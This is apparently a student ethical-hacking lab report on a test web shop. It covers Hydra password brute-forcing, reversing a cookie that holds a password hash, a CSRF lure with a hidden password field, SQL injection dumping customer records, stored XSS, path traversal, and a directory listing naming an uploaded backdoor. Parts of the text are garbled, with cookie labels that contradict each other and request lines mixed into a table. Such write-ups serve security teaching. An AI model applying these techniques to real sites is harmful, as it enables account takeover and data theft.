[80][http-post-form] host: 192.168.1.10 login: BENJIE_005 password: 123456
1 of 1 target successfully completed, 3 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-11-21 11:32:28
root@kali:~#

```

Figure V

2.5 TESTING THE SESSION MANAGEMENT MECHANISM

2.5.1 Understanding the mechanism

A session ID is used to manage a user or admins session. A secret cookie is also stored when a customer logs in. It was found later on that its purpose was to store user information.

2.5.2 Testing Tokens for meaning

several different customer accounts were used, and after logging in and checking the cookies there was no noticeable trends for the session id. After checking the secret cookie, it was noticed that the cookie was consistently similar when accessing the same account, but changed when accessing another account

The predictability of both these cookies were analyzed using a program called 'webscarab'. 50 session ID cookies of the same user were fetched. However, there were no patterns detected when viewing the value of the cookie over time. The differences are shown in figure X and Y.

Difference
-572631500399287545108282869595100651
327288088626163324711452488271048887
-71492386901868803193203832793385371
386023865712915550387896926841590664
202137725613911389309908060509709770
-1813737177858792539581892246392657287
-249814760748243249081972652165759392
-31684675550259993029812762376766401
1223662883234038765175189894552316197
214038355718245424683181083589939201
-1722967442539164357894788127499500969
216531165310086043535487362452210421
-1724874787901742587732417274430479310
923860049998392534216929550986553702
-767790934779683174020030102682480541
1133376888448138570232598099305736986
-8363096432935223798598710937018881412
-36622323660138412327837963582192016
810945741476850531440195552389439417
-97762594810033540744280220451311318
-732807525147364772106310177520928270

Figure W

The secret cookies were analyzed in the same way and 50 samples were fetched on the same user. It was found that the value of the cookies incremented by only 1 after a given period of time.

[illegible]

Figure X

This pattern means that the cookie could hold important user information as the user was a constant for this analysis. The pattern is illustrated below in figure Z.




Figure Y

2.5.3 reversing cookies

Because the secret cookie was linked with the user who logged in, and only changed with time, it was obvious that it held user information. It was identified as being hex from using a hash identification website (the same one as earlier).

Convert hexadecimal to text

Input data

22756e7078796e6f40756e7078796e6f2e70627a223a37303532706e71366f343135733432373270313938366e6e396e35306e3770333a31353038323535383839

Convert

hex numbers to text

Output:

"unpxyno@unpxyno.pbz":7052pnq6o415s4272p1986nn9n50n7p3:1508255889

Figure Z

After decrypting this it was split into 3 sections separated by colons as seen in figure AA. The second section looked like md5 encryption, and the third looked like a time stamp as it was the part of the string which incremented with time. The third was unknown although after testing it with many decryption methods it turned out to be ROT13. The first section was the username, and the second section was the user password.

2.5.4 Checking for CSRF

Cross site request forgery was able to exploit the update password function. The malicious user needs to trick a customer into clicking a link and submitting a form for the attack to work. There are many ways a hacker can use social engineering to their advantage. The function that is best suited for the hacker to abuse is the comment section. An example of what they can post is in figure BB.

Rick Astley

hello, this is a petition for a good cause, please visit this link and sign up! it will only take a moment of your time. link
A few seconds ago

Figure AA

The link will take the user to a form where they are prompted to enter details (to make it convincing), seen in figure CC.

Please enter some personal information to sign this petition.

First name

Rick

Middle name

God

Last name

Astley

Date of Birth

1995-09-15

Address

1 Bell Street, Dundee

City

Dundee

Contact Number

012345678

Email

hacklab@hacklab.com

Save

Figure BB

There is a hidden password form, seen in figure DD, with a value of '1'. As soon as they submit this form it will link back to the application and update their password as '1', meaning the

attacker can now access their account. There are many variations of this attack that can be performed.

```
<input name="password" id="password" value="1" | type="hidden">
```

Figure CC

2.6 TESTING ACCESS CONTROLS

There are 4 tiers of user privileges. Non-customer, customer, admin, and super admin. It was found that any user could access the admin pages by just pasting the page location in the URL. This means that any user has access to all the functions of the admins, and the super admins. this is a critical vulnerability for the application, as the locations of these admin pages were easily discovered using spidering techniques.

2.7 TESTING FOR INPUT-BASED VULNERABILITIES

2.7.1 Fuzz All Request Parameters

The parameters were tested using the fuzzing technique in OWASP ZAP. The filefuzzer 'jbrofuzz' was used on most parameters as it checks for a range of parameter inputs, however it found very little information except a possible point for sql injections. A list of possible default server files that could be traversed to was created (seen in APPENDIX F), and tested on parameters using fuzzing. A file traversal point was found on the 'http://192.168.1.10/affix.php?' page.

2.7.2 Testing for SQL Injections

Through the fuzzing of the parameters it was found that the 'id' parameter on the 'user_product_details.php' page was open to SQL injections.




Figure DD

The request, seen in figure EE, was copied to a file so that SQL injections can be automated using the Sqlmap tool. This tool can automatically enumerate the underlying database information. All of the databases, tables, and columns can be interrogated using this tool. Demonstrated use is in figure FF.




Figure EE

The database 'aa2000' was retrieved and a lot of useful customer information was found inside and can be seen in figure GG.

```
Database: aa2000
Table: customers
[4 entries]
```

GET:user_order.php

GET:user_products_details.php?id=

HTTP/1.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)

CrackMap201001 Firefox/45.0

Host: 10.10.10.10

Accept: text/html,application/xhtml+xml,application/

CustomerID	Middle name	City	Email	status	Gender	Address	Lastname	Birthday	Password
Firstname	thumbnail	Date_created	Contact_number						
1	God	Dundee	hacklab@hacklab.com	active	Male	1 Bell Street, Dundee	Astley	1995-09-15	7052cad6b415f4272c1986aa9a50a7c3
Rick	rick.jpg	August 5, 2015 11:34:pm	012345678						
2	Robert	Perth	IFerguson@hacklab.com	active	Male	2 Brown Street	Ferguson	1995-11-30	a432fa61bf0d91ad0c3d2b26ae8ace94
Ian	<blank>	August 5, 2015 11:35:pm	09364987102						
3	L	Dundee	Colin@test.com	inactive	Male	Dundee	McLean	0000-00-00	7052cad6b415f4272c1986aa9a50a7c3
Colin	<blank>	July 13, 2017 10:39:pm	12313123						
4	God	Dundee	test@test.com	inactive	Male	1 Bell Street, Dundee	Astley	1995-09-15	25f9e794323b453885f5181fb624d0b (123456789)
Rick	<blank>	July 14, 2017 3:23:am	09434138521						

Figure FF

2.7.3 Testing for XSS

After testing the comment section, it was found that scripts could be posted directly to the comment section, for every customer on that page to see. To test this a script that outputs

“hello” was posted in the comments. Now whenever a customer enters this page they will get that alert message as seen in figure HH.




Figure GG

Since there is a character limit of 500 on the comment section, the hacker is not very limited in his ability to post scripts to the page. XSS attacks can be very harmful as the end user's browser has no way of knowing if a script is harmful and will execute it anyway. These scripts can be used to steal elements of the code or steal user data.

Another instance of XSS was found both in the registration page and the password update page. All of the text forms can be used to send scripts. The address form may be the best choice for the hacker as it has a max capacity of 100 characters.




Figure HH

The script is executed on the admins end when he visits the customer list page. However, injecting a script into your name can be more damaging as it can be seen in multiple places, like in the customer list page and the comment section. It can also be executed on other admin pages, like from the messaging center if a message is sent to the admin, or from the orders page, if an item is bought. However, the text limit is 50 characters, so this is not enough room for a lot of harmful scripts but is exposed to some vulnerabilities as seen in figure JJ.




Figure II

2.7.4 Testing for path traversal

It was found that by fuzzing the 'type' parameter on the 'http://192.168.1.10/affix.php?' page, we were able to traverse the file system on the server. Some of the files found include

'etc/fstab/' and 'etc/profile' were found and the contents were seen in the post request. This information was extracted from OWASP ZAP and the contents of these files can be seen in appendix G.

2.7.5 Testing for file inclusion

The parameters that were used for path traversal can also be used to dump the contents of the file on the page, as seen below the 'etc/passwd' file was dumped onto the 'http://192.168.1.10/affix.php?' page which is seen in figure KK.




Figure JJ

3 REFERENCES

Stuttard, D. Pinto, M. 2011 *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*, 2nd Edition.

Legales, M. 2015. *MD5() Encrypt & Decrypt*. [Online] Available from: <http://md5decrypt.net/en/> [Accessed 15 October 2017].

OnlineHashCrack.com 2017 *HASH IDENTIFICATION*. [Online] Available from: <https://www.onlinehashcrack.com/hash-identification.php> [Accessed 15 October 2017].

Toddler, E. 2017. *Slip a Backdoor into PHP Websites with Weevely*. [Online] Available from <https://null-byte.wonderhowto.com/how-to/slip-backdoor-into-php-websites-with-weevely-0175211/> [Accessed 18 October 2017].

McClean, C. Shepherd, L. *Ethical hacking 2* [lectures] CMP319.2017-8.S1.A. Abertay University [Delivered September - November 2017]

APPENDICES

APPENDIX A - DIRB RESULTS

DirBuster 1.0-RC1 - Report

http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

Report produced on Tue Nov 28 17:11:48 GMT 2017

<http://192.168.1.10:80>

Directories found during testing:

Dirs found with a 200 response:

/

/img/

/icons/

/assets/

/assets/js/

/assets/js/google-code-prettify/

/assets/img/

/assets/bootstrap/

/assets/css/

/assets/bootstrap/css/

/assets/bootstrap/fonts/

/assets/bootstrap/js/

/admin/

/pictures/

/admin/assets/
/admin/assets/css/
/admin/assets/img/
/admin/assets/js/
/admin/assets/css/locales/
/admin/assets/js/google-code-prettify/
/icons/small/
/database/
/include/
/admin/include/
/admin/ADMIN/
/admin/ADMIN/SERVER/AS/
/admin/ADMIN/ADS/
/admin/ADMIN/SERVER/AS/products/
/admin/ADMIN/AS/
/admin/ADMIN/OOS/
/admin/ADMIN/SERVER/ADS/
/admin/ADMIN/SERVER/OOS/
/admin/ADMIN/SERVER/ADS/js/
/admin/ADMIN/SERVER/AS/js/
/admin/ADMIN/SERVER/js/
/admin/ADMIN/AS/js/
/admin/ADMIN/ADS/js/
/admin/ADMIN/OOS/js/
/admin/ADMIN/SERVER/ADS/js/locales/
/admin/ADMIN/SERVER/OOS/js/
/admin/ADMIN/SERVER/AS/js/locales/
/admin/ADMIN/SERVER/js/locales/
/admin/ADMIN/AS/js/locales/

/admin/ADMIN/ADS/js/locales/
/admin/ADMIN/OOS/js/locales/
/admin/ADMIN/SERVER/OOS/js/locales/
/admin/ADMIN/SERVER/ADS/upload/
/admin/ADMIN/SERVER/AS/css/
/admin/ADMIN/SERVER/css/
/admin/ADMIN/ADS/css/
/admin/ADMIN/SERVER/OOS/css/
/admin/ADMIN/SERVER/ADS/css/
/admin/ADMIN/SERVER/AS/css/locales/
/admin/ADMIN/SERVER/css/locales/
/admin/ADMIN/OOS/css/
/admin/ADMIN/AS/css/
/admin/ADMIN/ADS/css/locales/
/admin/ADMIN/SERVER/OOS/css/locales/
/admin/ADMIN/SERVER/ADS/css/locales/
/admin/ADMIN/OOS/css/locales/
/admin/ADMIN/AS/css/locales/
/bootstrap/
/bootstrap/bootstrap/
/bootstrap/css/
/bootstrap/fonts/
/bootstrap/bootstrap/css/
/bootstrap/js/
/bootstrap/bootstrap/js/
/bootstrap/js/vendor/
/bootstrap/bootstrap/js/google-code-prettify/

Dirs found with a 403 response:

/cgi-bin/

/error/

/error/include/

Dirs found with a 401 response:

/phpmyadmin/

Dirs found with a 302 response:

/admin/ADMIN/SERVER/

Files found during testing:

Files found with a 200 response:

/index.php

/contact.php

/privacy.php

/products.php

/login.php

/register.php

/terms.php

/aboutus.php

/docs.min.js

/jquery.min.js

/forgotpass.php
/bootstrap.min.js
/affix.php
/assets/js/jquery.js
/assets/js/google-code-prettify/prettify.js
/assets/js/application.js
/header.php
/assets/js/bootstrap-transition.js
/assets/js/bootstrap-modal.js
/assets/js/bootstrap-scrollspy.js
/assets/js/bootstrap-alert.js
/mail.php
/assets/js/bootstrap-dropdown.js
/assets/bootstrap.min.css
/assets/js/bootstrap-tab.js
/assets/js/bootstrap-tooltip.js
/assets/bootstrap.min.js
/assets/js/google-code-prettify/prettify.css
/assets/js/bootstrap-popover.js
/assets/js/bootstrap-button.js
/assets/js/bootstrap-collapse.js
/assets/js/bootstrap-carousel.js
/assets/js/bootsshoptgl.js
/map.php
/assets/jquery.min.js
/assets/js/bootstrap-affix.js
/assets/js/bootstrap-typeahead.js
/assets/offcanvas.css
/assets/js/jquery.lightbox-0.5.js

/assets/js/bootstrap.js
/assets/style.css
/assets/js/bootstrap.min.js
/assets/js/bootstrap.min.tmp.js
/assets/js/docs.min.js
/assets/js/ie-emulation-modes-warning.js
/assets/js/ie10-viewport-bug-workaround.js
/assets/js/jquery.min.js
/assets/js/jquery.ui.custom.js
/assets/css/bootstrap-responsive.css
/assets/js/scg.js
/assets/css/bootstrap-theme.min.css
/assets/css/bootstrap.css
/assets/css/bootstrap.min.css
/assets/css/carousel.css
/faqs.php
/assets/css/docs.css
/assets/css/docs.min.css
/assets/bootstrap/css/bootstrap-theme.css
/assets/css/font-awesome.min.css
/assets/bootstrap/css/bootstrap-theme.css.map
/assets/bootstrap/fonts/glyphicons-halflings-regular.eot
/assets/bootstrap/css/bootstrap-theme.min.css
/assets/bootstrap/js/bootstrap.js
/assets/bootstrap/fonts/glyphicons-halflings-regular.svg
/assets/bootstrap/css/bootstrap.css
/assets/bootstrap/js/bootstrap.min.js
/assets/bootstrap/fonts/glyphicons-halflings-regular.ttf
/assets/bootstrap/css/bootstrap.css.map

/assets/bootstrap/fonts/glyphicons-halflings-regular.woff
/assets/bootstrap/js/npm.js
/assets/bootstrap/css/bootstrap.min.css
/assets/bootstrap/fonts/glyphicons-halflings-regular.woff2
/admin/index.php
/footer.php
/admin/header.php
/maps.php
/admin/assets/style.css
/admin/footer.php
/admin/assets/css/boots.min.css
/admin/assets/css/bootstrap-datetimepicker.js
/admin/assets/css/bootstrap-datetimepicker.min.css
/admin/assets/js/application.js
/admin/assets/css/bootstrap-responsive.css
/admin/assets/js/bootshoptgl.js
/admin/assets/css/bootstrap-theme.css.map
/admin/assets/js/bootstrap-affix.js
/admin/assets/css/bootstrap-theme.min.css
/admin/assets/js/bootstrap-alert.js
/admin/assets/css/bootstrap.css
/admin/assets/js/bootstrap-button.js
/admin/assets/css/bootstrap.css.map
/admin/assets/js/bootstrap-carousel.js
/admin/assets/css/bootstrap.min.css
/admin/assets/css/bootstrap2.css
/admin/assets/js/bootstrap-collapse.js
/admin/assets/css/bootstrap2.min.css
/admin/assets/js/bootstrap-dropdown.js

/admin/assets/css/docs.css
/admin/assets/css/font-awesome.css
/admin/assets/js/bootstrap-modal.js
/admin/assets/css/justified-nav.css
/admin/assets/js/bootstrap-popover.js
/admin/assets/js/bootstrap-scrollspy.js
/admin/assets/css/offcanvas.css
/admin/assets/js/bootstrap-tab.js
/admin/assets/css/style.css
/admin/assets/js/bootstrap-tooltip.js
/admin/assets/js/bootstrap-transition.js
/admin/assets/js/bootstrap-typeahead.js
/admin/assets/js/bootstrap.js
/admin/assets/js/bootstrap.min.js
/admin/assets/js/bootstrap.min.tmp.js
/admin/assets/js/jquery.js
/admin/assets/js/jquery.lightbox-0.5.js
/admin/assets/js/jquery.ui.custom.js
/admin/assets/js/google-code-prettify/prettify.css
/admin/assets/js/google-code-prettify/prettify.js
/database/aa2000.sql
/announce.php
/query.php
/include/connect.php
/function.php
/admin/include/connect.php
/cookie.php
/header2.php
/username.php

/instructions.php
/product_details.php
/admin/ADMIN/SERVER/AS/index.php
/admin/ADMIN/ADS/index.php
/admin/ADMIN/AS/index.php
/admin/ADMIN/SERVER/ADS/index.php
/admin/ADMIN/OOS/index.php
/admin/ADMIN/SERVER/OOS/index.php
/admin/ADMIN/SERVER/user.php
/admin/ADMIN/SERVER/AS/asset.php
/admin/ADMIN/SERVER/Recovery.php
/admin/ADMIN/SERVER/AS/reports.php
/admin/ADMIN/SERVER/customer_archive.php
/admin/ADMIN/SERVER/AS/reports1.php
/admin/ADMIN/SERVER/Custom_loginout.php
/admin/ADMIN/SERVER/AS/equipment.php
/admin/ADMIN/ADS/Customers.php
/admin/ADMIN/AS/asset.php
/admin/ADMIN/SERVER/AS/products/1.JPG
/admin/ADMIN/SERVER/AS/fixedasset_report.php
/admin/ADMIN/ADS/Custom_list.php
/admin/ADMIN/AS/reports.php
/admin/ADMIN/OOS/orders.php
/admin/ADMIN/SERVER/AS/configuration.php
/admin/ADMIN/SERVER/AS/products/2.JPG
/admin/ADMIN/ADS/announcement.php
/admin/ADMIN/OOS/reports.php
/admin/ADMIN/AS/reports1.php
/admin/ADMIN/SERVER/ADS/Custom_list.php

/admin/ADMIN/SERVER/AS/products/3.JPG
/admin/ADMIN/ADS/messages.php
/admin/ADMIN/OOS/view_order_notif.php
/admin/ADMIN/SERVER/AS/products/4.JPG
/admin/ADMIN/SERVER/ADS/announcement.php
/admin/ADMIN/OOS/jquery-1.10.2.js
/admin/ADMIN/SERVER/AS/products/5.JPG
/admin/ADMIN/SERVER/ADS/messages.php
/admin/ADMIN/SERVER/AS/products/6.JPG
/admin/ADMIN/SERVER/AS/products/7.JPG
/admin/ADMIN/SERVER/ADS/js/jquery.min.js
/admin/ADMIN/SERVER/AS/products/8.JPG
/admin/ADMIN/SERVER/ADS/js/bootstrap.min.js
/admin/ADMIN/SERVER/AS/products/9.JPG
/admin/ADMIN/SERVER/AS/products/10.JPG
/admin/ADMIN/SERVER/AS/products/11.JPG
/admin/ADMIN/SERVER/OOS/orders.php
/admin/ADMIN/SERVER/OOS/reports.php
/admin/ADMIN/SERVER/OOS/view_order_notif.php
/admin/ADMIN/SERVER/add_new_user.php
/admin/ADMIN/SERVER/delete_user.php
/admin/ADMIN/SERVER/edit_user.php
/admin/ADMIN/SERVER/user_type.php
/admin/ADMIN/SERVER/AS/print_products.php
/admin/ADMIN/SERVER/asset_archive.php
/admin/ADMIN/SERVER/backup.php
/admin/ADMIN/SERVER/admin_report.php
/admin/ADMIN/SERVER/Administrator_loginout.php
/admin/ADMIN/SERVER/print_database.php

/admin/ADMIN/SERVER/AS/js/jquery.dataTables.js
/admin/ADMIN/SERVER/Audit_trail.php
/admin/ADMIN/SERVER/js/jquery.dataTables.js
/admin/ADMIN/SERVER/AS/js/DT_bootstrap.js
/admin/ADMIN/SERVER/js/DT_bootstrap.js
/admin/ADMIN/SERVER/AS/js/bootstrap.js
/admin/ADMIN/SERVER/js/bootstrap.js
/admin/ADMIN/SERVER/AS/add_new_equipment.php
/admin/ADMIN/SERVER/AS/js/jquery-1.7.2.min.js
/admin/ADMIN/SERVER/js/jquery-1.7.2.min.js
/admin/ADMIN/SERVER/AS/jquery.min.js
/admin/ADMIN/SERVER/print_customer_monitoring.php
/admin/ADMIN/SERVER/AS/print_products1.php
/admin/ADMIN/SERVER/print_customer_archive.php
/admin/ADMIN/SERVER/AS/js/bootstrap.min.js
/admin/ADMIN/AS/js/jquery.dataTables.js
/admin/ADMIN/SERVER/AS/header.php
/admin/ADMIN/SERVER/AS/print_assetlist.php
/admin/ADMIN/AS/js/DT_bootstrap.js
/admin/ADMIN/SERVER/header.php
/admin/ADMIN/AS/js/bootstrap.js
/admin/ADMIN/ADS/js/jquery.dataTables.js
/admin/ADMIN/AS/print_products.php
/admin/ADMIN/AS/js/jquery-1.7.2.min.js
/admin/ADMIN/ADS/js/DT_bootstrap.js
/admin/ADMIN/OOS/pending_order.php
/admin/ADMIN/SERVER/AS/add_new_category.php
/admin/ADMIN/AS/jquery.min.js
/admin/ADMIN/ADS/js/bootstrap.js

/admin/ADMIN/OOS/confirmed_order.php
/admin/ADMIN/OOS/print_orders.php
/admin/ADMIN/AS/js/bootstrap.min.js
/admin/ADMIN/ADS/js/jquery-1.7.2.min.js
/admin/ADMIN/AS/print_products1.php
/admin/ADMIN/ADS/print_Customerlist.php
/admin/ADMIN/OOS/js/jquery.dataTables.js
/admin/ADMIN/SERVER/ADS/js/jquery.dataTables.js
/admin/ADMIN/OOS/js/bootstrap.js
/admin/ADMIN/ADS/header.php
/admin/ADMIN/SERVER/ADS/js/DT_bootstrap.js
/admin/ADMIN/OOS/js/jquery-1.7.2.min.js
/admin/ADMIN/SERVER/ADS/js/bootstrap.js
/admin/ADMIN/ADS/messages_box.php
/admin/ADMIN/SERVER/ADS/js/jquery-1.7.2.min.js
/admin/ADMIN/SERVER/ADS/header.php
/admin/ADMIN/AS/header.php
/admin/ADMIN/SERVER/ADS/print_Customerlist.php
/admin/ADMIN/SERVER/ADS/messages_box.php
/admin/ADMIN/SERVER/OOS/pending_order.php
/admin/ADMIN/SERVER/ADS/js/bootstrap-datetimepicker.js
/admin/ADMIN/SERVER/OOS/confirmed_order.php
/admin/ADMIN/SERVER/OOS/print_orders.php
/admin/ADMIN/OOS/header.php
/admin/ADMIN/SERVER/OOS/header.php
/admin/ADMIN/SERVER/OOS/js/jquery.dataTables.js
/admin/ADMIN/SERVER/OOS/js/bootstrap.js
/admin/ADMIN/SERVER/OOS/js/jquery-1.7.2.min.js
/admin/ADMIN/SERVER/add_new_user_type.php

/admin/ADMIN/SERVER/delete_user_type.php
/admin/ADMIN/SERVER/edit_user_type.php
/admin/ADMIN/SERVER/print_admin_report.php
/admin/ADMIN/SERVER/print_asset_archive.php
/admin/ADMIN/SERVER/AS/js/bootstrap-datetimepicker.js
/admin/ADMIN/SERVER/js/bootstrap-datetimepicker.js
/admin/ADMIN/SERVER/AS/js/jquery.min.js
/admin/ADMIN/SERVER/js/jquery.min.js
/admin/ADMIN/SERVER/print_all_changes.php
/admin/ADMIN/AS/js/bootstrap-datetimepicker.js
/admin/ADMIN/ADS/js/bootstrap-datetimepicker.js
/admin/ADMIN/SERVER/AS/footer.php
/admin/ADMIN/OOS/js/DT_bootstrap.js
/admin/ADMIN/OOS/js/bootstrap-datetimepicker.js
/admin/ADMIN/OOS/js/jquery.min.js
/admin/ADMIN/SERVER/js/locales/bootstrap-datetimepicker.fr.js
/admin/ADMIN/SERVER/footer.php
/admin/ADMIN/SERVER/account.php
/admin/ADMIN/SERVER/OOS/js/DT_bootstrap.js
/admin/ADMIN/SERVER/OOS/js/bootstrap-datetimepicker.js
/admin/ADMIN/SERVER/OOS/js/bootstrap.min.js
/admin/ADMIN/SERVER/OOS/js/jquery.min.js
/admin/ADMIN/ADS/footer.php
/admin/ADMIN/AS/footer.php
/admin/ADMIN/OOS/footer.php
/admin/ADMIN/SERVER/ADS/footer.php
/admin/ADMIN/SERVER/OOS/footer.php
/admin/ADMIN/SERVER/ADS/upload/4.JPG
/admin/ADMIN/SERVER/ADS/upload/5.JPG

/admin/ADMIN/SERVER/ADS/upload/backdoor.php
/admin/ADMIN/SERVER/AS/css/boots.min.css
/admin/ADMIN/SERVER/AS/css/bootstrap-datetimepicker.js
/admin/ADMIN/SERVER/css/boots.min.css
/admin/ADMIN/SERVER/AS/css/bootstrap-datetimepicker.min.css
/admin/ADMIN/SERVER/AS/css/bootstrap-theme.css.map
/admin/ADMIN/SERVER/css/bootstrap-datetimepicker.js
/admin/ADMIN/SERVER/AS/css/bootstrap-theme.min.css
/admin/ADMIN/SERVER/css/bootstrap-datetimepicker.min.css
/admin/ADMIN/SERVER/AS/css/bootstrap.css
/admin/ADMIN/SERVER/css/bootstrap-theme.css.map
/admin/ADMIN/SERVER/AS/css/bootstrap.css.map
/admin/ADMIN/SERVER/css/bootstrap-theme.min.css
/admin/ADMIN/SERVER/AS/css/bootstrap.min.css
/admin/ADMIN/SERVER/css/bootstrap.css
/admin/ADMIN/SERVER/AS/css/bootstrap2.css
/admin/ADMIN/SERVER/css/bootstrap.css.map
/admin/ADMIN/SERVER/AS/css/bootstrap2.min.css
/admin/ADMIN/SERVER/AS/css/font-awesome.css
/admin/ADMIN/SERVER/css/bootstrap.min.css
/admin/ADMIN/SERVER/AS/css/justified-nav.css
